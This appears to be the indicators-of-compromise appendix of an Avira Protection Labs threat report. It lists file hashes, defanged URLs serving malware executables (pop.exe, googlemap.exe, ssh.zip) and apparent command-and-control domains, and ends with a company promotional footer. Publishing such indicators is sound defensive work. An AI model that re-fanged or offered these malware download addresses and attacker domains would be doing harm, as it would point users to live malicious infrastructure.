178008285b115dde8a6da7acf736b8bb2d4e88d5d36a632d704ecac10993ddd3
8024970091194df5681b2e6982b4d921f66c2c37f5fc7c822ede0239f0173078
a2e455c7d26ab747f699a718529b05818743280cdc9c6dded2c811127a6b32a3
a71c0e7f673ce5e786f6dfc10ad7f3f10e39bdce2a3d14102b1f91db82d527d6
b4e4692207c93aa12b220ffb5e63a249a48bb167a2f3aef265e91c4b6336d3f
bc6700cc952c79281c432c16ad25d259cf9e586d212325059ae8ee7321732d59
de9f92deaa968ceebf9c42d4961388ee5e5fbf1c7fb9020968fe9f50afabc5
e36bbe8b14612735b39ee654f36b7bdbf71895d635699b02118ea318c375ecb1
e5389c68852629b7cf916867fdbdaf22675d2cf995debe6337a18a0124ed0854

URLs

hxxp://93.157.63.48/pop.exe
hxxp://185.163.47.177/unsigned.exe
hxxp://95.216.212.35/googlemap.exe
hxxp://135.181.43.48/googlemap.exe
hxxp://135.181.87.102/googlemap.exe
hxxp://93.157.63.29/sec.exe
hxxp://93.157.63.29/scm.exe
hxxp://alana.jobs/wp-content/unsigned.exe
hxxp://93.157.62.61/sem.exe
hxxp://93.157.62.61/sema.exe

hxxp://jopanovigod.xyz/f8h7ghd8gd8/index.php

hxxp://bromide.xyz/ssh.zip

hxxp://sdsddgu.xyz/khkhkt

hxxps://canttouchtthis.cn/contact/b.php

asugahwy31.xyz

asfgu3ha84vzg.cn

hxxps://enroter1984.cn/bif/b.php

enroter1984.xyz


teahgiaj3ig.cn

neboley.cn

Avira OEM

Learn how to build your own security solutions with our anti-malware SDKs and threat intelligence

[Visit website](#)



Avira Protection Labs

Protection Lab is the heart of Avira's threat detection and protection unit. The researchers at work in the Labs are some of the most qualified and skilled anti-malware researchers in the security industry. They conduct highly advance research to provide the best detection and protection to nearly a billion people world-wide.